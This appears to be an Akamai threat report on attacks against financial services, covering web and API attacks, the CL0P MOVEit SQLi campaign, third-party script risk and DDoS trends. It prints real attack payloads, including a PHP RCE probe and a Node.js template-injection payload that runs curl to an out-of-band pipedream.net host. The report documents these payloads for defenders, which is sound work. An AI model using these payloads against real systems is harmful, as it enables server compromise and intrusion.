




State of the Internet

Volume 9 | Issue 5



The High Stakes of Innovation

Attack Trends in Financial Services

Table of Contents

02	FS-ISAC guest column: Supply chain risk in financial services
04	The crossroads of innovation and risk
06	Web application vulnerabilities increase in sophistication and scale
11	API attacks and vulnerabilities
12	Financial services takes a proactive approach to third-party scripts
14	Vertical and regional shifts in DDoS attacks continue
18	Financial services customers under attack
24	Compliance and regulations
25	Financial services: APJ snapshot
31	Financial services: EMEA snapshot
37	Conclusion: Fortifying your defenses with actionable insights
39	Methodology
41	Credits



FS-ISAC guest column: Supply chain risk in financial services

One of the key threat vectors facing the global financial sector is supply chain risk. As shown by Akamai's research, the significant increase in attacks and vulnerabilities through third-party APIs and scripts requires firms to take an increasingly active approach to hardening systems and third-party risk management more broadly. We recommend a multilayered defense-in-depth approach that integrates preventive, detective, and assurance controls, as well as robust resilience plans for smooth transitioning to alternatives should systems be compromised.

Those controls include reducing the attack surface; securing coding practices; patching, isolating, and sandboxing applications; utilizing web application firewalls; segmenting networks to enable rapid containment; utilizing data-at-rest encryption; hardening servers; and managing access to enforce the least privilege necessary to perform authorized activities.

Financial firms must also take an active, ongoing approach to security validation and governance of suppliers. Both from risk management and regulatory perspectives, relying on periodic security questionnaires to assess a supplier's security posture is no longer sufficient.

As we outlined in our joint research with Akamai through our Critical Providers Program earlier in 2023, Distributed Denial of Service (DDoS) is far more of a nuisance today than it has been traditionally, especially to the financial sector, which is now the most targeted of all industries. While DDoS may not impact internal operations or data loss per se, it can have an outsized impact on firm reputation and customer confidence should websites be unavailable even for seconds (during which the threat actor posts a screenshot on social media of the website being down). It may also be a decoy to divert resources while a threat actor conducts another type of attack, such as malware or ransomware.

Financial firms
must also take
an active, ongoing
approach to
security validation
and governance
of suppliers.



While financial firms tend to have strong DDoS protections in place, threat actors are continuously updating their tools and techniques, requiring ever more resources to ensure continuous uptime. The concentration of DDoS in the Europe, Middle East, and Africa region points to the use of DDoS as a tool of politics, hacktivism, and cyber warfare, specifically in relation to the Russia–Ukraine conflict. Financial firms must ensure that their threat intelligence programs include geopolitical considerations and analyses, as the financial sector is likely to continue to be a target in future geopolitical conflicts around the world.

To continuously build resilience to the above-mentioned threat vectors, financial firms should conduct exercises practicing incident response to these types of scenarios. Akamai’s in-depth research helps exercise planners build plausible scenarios based on the current threat landscape to ensure ongoing adaptation to the new tools, techniques, and procedures being used in the wild.



Teresa Walsh
Global Head of Intelligence, FS-ISAC

About FS-ISAC

FS-ISAC is the member-driven, not-for-profit organization that advances cybersecurity and resilience in the global financial system, protecting the financial institutions and the people they serve. Founded in 1999, the organization’s real-time information-sharing network amplifies the intelligence, knowledge, and practices of its members for the financial sector’s collective security and defenses. Member financial firms represent US\$100 trillion in assets in 75 countries.




The crossroads of innovation and risk

In an era characterized by unprecedented digital transformation, the financial services industry stands at the crossroads of innovation and risk. As technology reshapes the landscape of financial transactions, it simultaneously ushers in a new era of cyberthreats that target the heart of economic stability. This State of the Internet (SOTI) report delves into the growing threat of existing cyberattacks (e.g., Distributed Denial of Service [DDoS], phishing) and emerging cyberattacks against the financial services industry, including prominent attack vectors like web application vulnerabilities.

Notably, there is a spotlight on application programming interface (API), with its inclusion in the latest Open Web Application Security Project — [the OWASP API Security Top 10 release](#) — which is a pivotal step in API security. We will examine the intricacies of API vulnerabilities, unveil the potential ramifications of inadequate security measures, and offer proactive solutions to safeguard these crucial interfaces. The resurgence of DDoS attacks also takes center stage, with financial institutions bearing the brunt of these attacks more than any other industry, particularly in one part of the world. Additionally, this report benchmarks the volume of web application attacks against financial institutions compared with other common targets, with a deep dive into the preferred attack vector used by adversaries. By shedding light on the preferred methods of intrusion, this report aims to empower financial institutions with the knowledge required to fortify their defenses effectively.

We will also explore the symbiotic relationship among financial institutions and financial data aggregators, with a focus on the vulnerabilities that cybercriminals can exploit through these intermediaries. We will delve into strategies to counteract malicious bots and provide insights to secure digital interactions. By illuminating the evolving threat landscape and equipping financial institutions with actionable insights, this report aims to improve information sharing and support the collective effort to secure the backbone of global economies.







Web application vulnerabilities increase in sophistication and scale

A comparison of our recent data with last year's financial services report, [Enemy at the Gates: Analyzing Attacks on Financial Services](#), offers a critical perspective on how attacks against financial institutions have evolved and which security risks and challenges the industry continues to face. In particular, web application and API attacks continue to persist, with Akamai research teams observing the continued rise in sophistication and scale of these attacks against financial services. The industry's digital initiatives, such as open banking, booming embedded finance market, and banking as a service, in which APIs are critical, have expanded the attack surface.

A significant growth in the number of attacks in the financial services industry was seen during the 18-month reporting period (January 2022 – June 2023), as exemplified by the 65% increase in web application and API attacks year over year between Q2 2022 and Q2 2023. Financial services remains the third-most targeted web attack vertical (Figure 1), accounting for 9 billion attacks. This also stems from an explosion of web application vulnerabilities that are publicly available and ready for exploitation. Our report [Slipping Through the Security Gaps](#) highlighted how 2022 was a record year for web application and API attacks due to the emergence of critical security flaws like the ProxyNotShell vulnerability (CVE-2022-41040).

Top Web App and API Attack Verticals

January 1, 2022 – June 30, 2023





Fig. 1: Financial services remains in the third spot in web application and API attacks during the reporting period because of the industry's continued digitalization and the alarming rate in which adversaries are exploiting web application vulnerabilities in attacks





A deeper examination of web application and API attacks in financial services (Figure 2) reveals that banks are bearing the brunt of web attacks (58%), followed by other financial services companies, such as fintech, capital markets, property and casualty insurance, and payment and lending companies (28%). Insurance companies account for 14% of web application and API traffic within the financial services sub-verticals.




Fig. 2: Banks are heavily impacted by web attacks because of the type of data they possess; however, other financial services organizations like fintech, capital markets, and so forth are also significantly hit

A common theme among attacks against organizations this year is the active pursuit of zero-day and one-day vulnerabilities in internet-facing applications to obtain initial access to intended targets. In ransomware attacks, these vulnerabilities are becoming a [common method of intrusion](#), as they are an easier path to an initial breach. Patching then becomes a race against time for organizations as the increasing rate of adversaries' adoption of web vulnerabilities creates an arsenal to breach their targets.

Local File Inclusion remains top web attack vector

Local File Inclusion (LFI) vulnerabilities are also driving the surge in web application and API attacks (Figure 3). In recent years, LFI has consistently remained the top web attack vector, showing a 53% surge year over year, followed by Cross-Site Scripting (XSS) and Structured Query Language injection (SQLi). LFI enables attackers to launch a directory traversal (also known as path traversal) attack and subsequently gain access to sensitive information to further the attack. In some cases, adversaries use LFI for a variety of nefarious purposes: to expose files or disclose information on the web servers via tricking the web application that its input is valid, to perform remote code execution (RCE), or to gain a foothold in the enterprise network.





Top Web App and API Attack Vectors: Financial Services

January 1, 2022 — June 30, 2023




Fig. 3: LFI consistently retains the top web attack vector spot, but other vectors like SQLi, continue to pose risks to financial services

CL0P ransomware highlights the dangers of SQLi

LFI has become the top web attack type while XSS and SQLi have decreased in numbers in the last years, possibly due to a combination of factors, including web application firewall (WAF) products with better detection capabilities for XSS and SQLi attacks, which may lead attackers to use other methods. However, the decline in SQLi does not imply that it's dead nor diminishes its potential danger or impact on financial services. Case in point: In May 2023, the group behind [CL0P ransomware](#) launched attacks on myriad organizations by exploiting an SQLi vulnerability in MOVEit Transfer, assigned CVE-2023-34362. According to our [analysis](#), attackers used this security flaw to gain access to the file transfer servers that hold sensitive data and exfiltrate them, with the goal of using stolen information to demand ransom payout to victimized companies. [Financial institutions](#) were some of the [high-profile organizations](#) impacted by this attack. However, given how CL0P ransomware has exploited vulnerabilities in various managed file transfer platforms, any organization using this software/ platform is at risk of ransomware infection. It remains to be seen if other ransomware groups will follow that lucrative business model.

Patching then becomes a race against time for organizations as the increasing rate of adversaries' adoption of web vulnerabilities creates an arsenal to breach their targets.



Old flaws, new web stacks: Attack payloads in financial services

Organizations face the challenge of identifying and patching vulnerable systems in a timely manner. Attackers know this, and as such, continue to abuse older vulnerabilities as a point of entry to their intended targets. Additionally, the increasing rate in which attackers are adopting zero-day vulnerabilities in their arsenal further amplifies the issue of closing one's security gaps. And financial services is no exception — among numerous assaults against this industry, we observe examples of both common injection attacks that leverage old vulnerabilities and attacks targeting newer or modern web technology stacks via novel tactics.

In one case, we observed an RCE vulnerability (CVE-2017-9841) in [PHPUnit](#), a testing framework for PHP, that was discovered five years ago and is still being actively abused in the financial services industry (Figure 4).

```
<?php print str_rot13('V pna erzbgryl rkrphgr CUC pbqr ba lbhe freire'); ?>
```

Fig. 4: In this payload, attackers attempt to perform RCE to determine if the application is vulnerable

The obscured text decodes to “I can easily execute PHP code on your server.” This payload was used by the attacker to indicate a successful RCE and to mark the application as vulnerable.

The next payload is an example of how attackers are shifting their attention to newer web technology stacks (Figure 5). In this instance, Node.js (an open source server-side environment based on JavaScript and popular among web developers) is used. We came across a Server-Side Template Injection (SSTI) attack, targeting multiple financial services customers. In our [App and API SOTI report](#), we described that although SSTI may appear to be a simple RCE exploit, it is one of the threats to heed, as SSTI allows attackers to inject malicious code into a template, which, when executed on the server, allows adversaries to access sensitive information or take control of the server.






Figure 5 shows that the payload starts with `#{` and ends with `}`, which is a common annotation in template engines to evaluate the string as code. The expression inside the curly braces consists of importing the Node.js “child_process” package, which allows the execution of shell commands.



```
#
{global.process.mainModule.require('child_process').execSync('curl$(echoaHR0cHM6Ly9lbm
h2Y3UxMnk0Ww0N3kubS5waXB1ZjJlYW0ubmV0PzExc3N0aTlZWEPsY1QxcGMxbHhRVzlxSm1WdVoybHVvaVJkw
ZVhCbFBxcGhaR1VtYU          CaGntRnRQVjlmYW05aV
gybGtKbkJoZEdnOUUpUSkc=|base64-d)').toString()}}
```

Fig. 5: This payload is used to execute shell commands

The shell command that is being executed is “curl”, which is in most of the Linux-based operating systems by default. Additionally, the URL being called is Base64 encoded, and is being decoded via the built-in “base64” Linux command (Figure 6). This comes as no surprise as most of the code injection payloads we’ve seen recently are obfuscated with Base64 encoding, making it a prevalent method among attackers.



```
https://enhvcu12y09lt7y.m.pipedream.net?
1lssti=YXJlcT1pc1lxQW9gJmVuZ2luZV90eXB1PWphZGUMA9zdD13d3xYS5nb          29tJnB
hcmFtPV9fam9iX2lkJnBhdG9jJTJG
```

Fig. 6: This is the URL we get from decoding the Base64-encoded string

The decoded URL points to “pipedream.net”, a service often utilized by web developers to receive and debug HTTP requests. Attackers use this platform for a “blind” reconnaissance approach. It’s a prevalent method in which attackers use out-of-band signaling to detect vulnerabilities. In essence, the attacker’s server here — pipedream.net — awaits incoming connections. When the attacker sends an exploit to the target and a connection appears, it suggests the server is vulnerable and open to further exploitation. For a deeper dive into this method, refer to PortSwigger’s [blog](#).

With the rising popularity of template engines among contemporary web developers, we anticipate that SSTI attacks will remain a critical concern among organizations, regardless of industry type. The presence of publicly available exploits in the wild, and the simplicity of the payload, makes this a viable vulnerability for exploitation. Enterprises are advised to construct security strategies, which include WAFs, to prevent exploitation.

With the rising popularity of template engines among contemporary web developers, we anticipate that SSTI attacks will remain a critical concern among organizations, regardless of industry type.



API attacks and vulnerabilities

APIs are connective fibers that enable the safe exchange of information in the case of open banking and they power digital transformation in organizations. This, in turn, introduces further business growth and a seamless user experience that benefits customers, banks, and third-party companies that provide financial services. The wide adoption of APIs in financial services and other verticals, and the growing concern that attackers are exploiting business logic flaws in them, have put API security on the map. Even the latest OWASP Top 10 release shifted its attention to API security risks. In this section, we will look closely at the prominent vulnerability vectors that security defenders and financial services organizations need to be wary of, and the ramifications of successful attacks.

One major vulnerability that companies in the financial services sector are dealing with is shadow API. In most cases, shadow APIs are the outcome of working without following procedures and protocols (e.g., a developer who rushed into completing an urgent project without documenting their work). Once APIs are undocumented, they are also untracked and unmanaged, thus, unsecure. This lack of visibility into the APIs and their assets forces companies to monitor problems since they are not aware of who is using these APIs and in what manner.

Another issue that is encountered in the API world is leakage of sensitive data. This vulnerability is highly concerning and causes a lot of damage to companies, both financially and reputationally. Sensitive data, which includes personally identifiable information (such as usernames, addresses, emails, phone numbers, etc.), is being passed, negligently, via the URLs instead of the payloads. Any data breach can be catastrophic, but when it occurs in a financial institution, the damage is critical as clients' bank accounts and money are involved. The most recent data leakage occurred in a [state agency](#), when an unauthenticated endpoint exposed vulnerable data, which included Social Security numbers, addresses, and dates of birth.

9 billion

Number of web application and API attacks against financial services



Two main categories account for most of the attacks in the API world nowadays. The first one is access control bypass, which includes attacks on endpoints that should require user validation. However, the lack of any proper validation provides a fertile ground for malicious activities. The second category, which we've seen for a few consecutive years, is account takeover, which includes various attacks such as Broken Object Level Authorization (BOLA), brute force, and credential stuffing. These BOLA attacks are considered more "traditional" than others, but they have been ranked at the top of the OWASP Top 10 API vulnerabilities for several years.

Financial services takes a proactive approach to third-party scripts

Traditionally, the financial services industry has heavily relied on first-party scripts to add functionalities to their websites. But online banking is gaining traction, and with regulations easing up, financial institutions can incorporate more third-party scripts to improve overall user experience. The rapid adoption of third-party scripts, which began during the COVID-19 pandemic to generate more services and offerings, can usher in new security risks. Attackers can simply exploit client-side vulnerabilities as a point of entry or inject malicious code into third-party scripts that are loaded as part of the website. This puts financial services at risk of Magecart-style attacks, web skimming, and cryptojacking, which can lead to customers' information being stolen or used in unauthorized transactions. Organizations may also suffer from brand and reputation damage, compliance issues, and financial losses in the process. Although there is no known attack against financial services via third-party scripts vulnerabilities, it's only a matter of time before we see adversaries take advantage of this attack surface — therefore, having a proactive defense like [Akamai Client-Side Protection & Compliance](#) is crucial.

Based on our data, 30% of the scripts used by financial services are from third-party vendors (Figure 7). Although that percentage is slightly lower than for other industries (41%), as the financial services industry expands its landscape, it becomes vulnerable to client-side attacks. The good news is financial services organizations are recognizing the potential security threat and are putting solutions in place. Additionally, based on Forrester's [The State Of Application Security](#) study, the new requirements highlighted by the PCI DSS v4.0 are driving 16% of financial institutions to adopt client-side code protections to comply with regulations. We're likely to see the number of adoptions increase as the financial services industry continues to incorporate more third-party scripts in tandem with their digital efforts.





Vertical and regional shifts in DDoS attacks continue

We are continuing to see a global increase in DDoS attacks in the financial services vertical (as observed via our DDoS protection and network cloud firewall capabilities for Layer 3 and Layer 4 attacks). Figure 8 shows that financial services has surpassed gaming as the top vertical for DDoS attacks. Figure 9A shows how Layer 3 and Layer 4 DDoS attack events for all combined verticals significantly decreased during the fall of 2022, but Figure 9B shows that the financial services vertical continued to rise.

Top DDoS Attack Event Verticals
January 1, 2022 — June 30, 2023




Fig. 8: Financial services is now the top vertical for Layers 3 and 4 DDoS attack events; the financial services and gaming verticals account for more than 50% of the DDoS attack events

Number 1

Financial services is the vertical with the most DDoS attacks, even surpassing the gaming industry

Weekly DDoS Attack Events

January 1, 2022 – June 30, 2023




Fig. 9A: Layer 3 and Layer 4 DDoS attack events for all combined verticals decreased by more than one third from the end of August 2022 through the beginning of December 2022

Quarterly DDoS Attack Events: Financial Services

January 1, 2022 – June 30, 2023




Fig. 9B: Aside from a minor dip in 2022 Q2, the financial services vertical continued to rise

